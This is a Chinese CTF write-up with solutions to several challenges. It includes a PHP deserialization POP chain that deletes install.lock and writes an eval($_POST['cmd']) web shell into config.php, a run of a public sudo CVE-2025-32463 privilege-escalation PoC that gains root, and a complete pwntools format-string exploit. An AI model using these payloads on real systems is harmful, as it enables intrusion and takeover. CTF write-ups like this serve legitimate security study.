西安电子科技大学-L-Retired-WriteUp

Web

浅析PHP原生类

PHP原生类反序列化，大概看看代码意思就是如果install.lock文件不存在的话，就会向config.php写入一段序列化数据，那么思路自然就想到需要删除掉install.lock文件。

关注到Until类有如下代码：

```
代码块
1       public function write($cla, $file, $cont)
2       {
3           $obj = new $cla();
4           $obj->open($file,$cont);
5           return True;
6       }
```

这里可以调用到任意类的open方法，那么就可以利用ZipArchive这个原生类的open方法来删除任意文件。

接着就是POP链条构造：

```
代码块
1   install::__wakeup -> install::__toString -> Until::__invoke -> Until::write
```

这样就可以触发到原生类删除文件的操作。

最后install的__destruct就会实现config.php文件的写入，那么这里的写入是序列化了username和password属性，不过password这里md5了一下，因此没办法在password写入PHP WebShell，但是可以在里面再塞进去一个没用的对象，在对象的属性里写PHP代码，最终Payload如下：

```
代码块
1   <?php
2   class install {
3       private $username;
4       private $password;
5       public function __construct($a, $b)
```

```
    {
        $this->username = $a;
        $this->password = $b;
    }
}

class Until {
    public $a = "ZipArchive";
    public $b = "./install.lock";
    public $c = ZipArchive::OVERWRITE;
}

$o = new install(new install(new Until, new install("<?=eval(\$_POST['cmd']);?>","")), "");

echo urlencode(serialize($o));
//
O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A14%3A%22.%2Finstall.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A25%3A%22%3C%3F%3Deval%28%24_POST%5B%27cmd%27%5D%29%3B%3F%3E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A0%3A%22%22%3B%7D%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A0%3A%22%22%3B%7D
```

触发反序列化后访问config.php，蚁剑连接读Flag：

InfoSec

最近还好吗

搜索出了CVE-2025-32463，尝试了一下：

https://blog.csdn.net/weixin_42277564/article/details/149064590

Exp如下：


https://github.com/K1tt3h/CVE-2025-32463-POC/blob/main/CVE-2025-32463-POC.sh

```
pwn@75223d46fdb9:/$ cd ~
pwn@75223d46fdb9:~$ ls
CVE-2025-32463-POC.sh  linux-exploit-suggester-2.pl
pwn@75223d46fdb9:~$ chmod +x CVE-2025-32463-POC.sh
pwn@75223d46fdb9:~$ ./CVE-2025-32463-POC.sh
root@75223d46fdb9:/# ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@75223d46fdb9:/# cat flag
flag{0f1db4f9e92401c6cb6cdbe49b05c0c5}
root@75223d46fdb9:/#
```


Game

我勒个超级玛丽奥

关掉游戏窗口，然后右键打开Bash：



读Flag：




复制不出来，手敲了一下：


flag{d0763127b6b726e92e41cb63c3b3df32}

CDF

可恶的木马竟然伪装成我的朋友

扔给AI分析了，因为格式问题卡了一下，很迷茫





最后的Flag拼接一下，注意这里的2018-02-23要修改为2018-2-23：

代码块

```
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
```

PWN

我最好的初代同事

裸格式化字符串，唯一要注意的是要改一下game函数里面i的值

代码块

```
from pwn import *

context(arch="amd64", os="linux", log_level="debug", terminal=["tmux", "splitw"])

# p = process("./fmt")
p = remote("113.201.14.253", 26642)
input()

def add():
    log.info("Entering add function, adding two numbers:")
```

```python
    line = p.recvline().strip().decode()
    line = line.replace("what's ", "")
    line = line.replace("add", "+")
    log.info(f"Calculating: {line}")
    p.sendline(str(eval(line)).encode())

def fmt(fmt_str):
    p.recvuntil(b"[2]leave")
    p.sendline(b"1")
    p.sendlineafter(b"Input:", fmt_str)

def main():
    p.recvuntil(b"Please calculate five simple additions\n")
    for _ in range(5):
        add()
    p.recvuntil(b"You just have 3 times to talk with god.Cherish it\n")

    # leak stack addr
    fmt("%10$p")
    p.recvuntil(b"input:")
    stack_addr = int(p.recv(14).strip().decode(), 16)
    count_addr_ptr = stack_addr - 0x10
    ret_addr_ptr = stack_addr + 8
    log.info(f"Stack address: {hex(stack_addr)}, ret_addr_ptr: {hex(ret_addr_ptr)}")
    last_two_byte = int("0x" + hex(count_addr_ptr)[-4:], 16)
    fmt(f"%{last_two_byte+7}c%21$hn")
    fmt(f"%{0x80}c%49$hn")

    # leak_code addr
    fmt("%11$p")
    p.recvuntil(b"input:")
    code_addr = int(p.recv(14).strip().decode(), 16)
    code_base = code_addr - 0x14AB
    target_addr = code_base + 0x14E3
    log.info(
        f"Code leak: {hex(code_addr)} Code base address: {hex(code_base)} target address: {hex(target_addr)}"
    )
    last_two_byte = int("0x" + hex(ret_addr_ptr)[-4:], 16)
    fmt(f"%{last_two_byte}c%21$hn")
    last_two_byte = int("0x" + hex(target_addr)[-4:], 16)
    fmt(f"%{last_two_byte}c%49$hn")
    p.recvuntil(b"[2]leave")
    p.sendline(b"2")
    p.interactive()

```

```
56  if __name__ == "__main__":
57      main()
58
```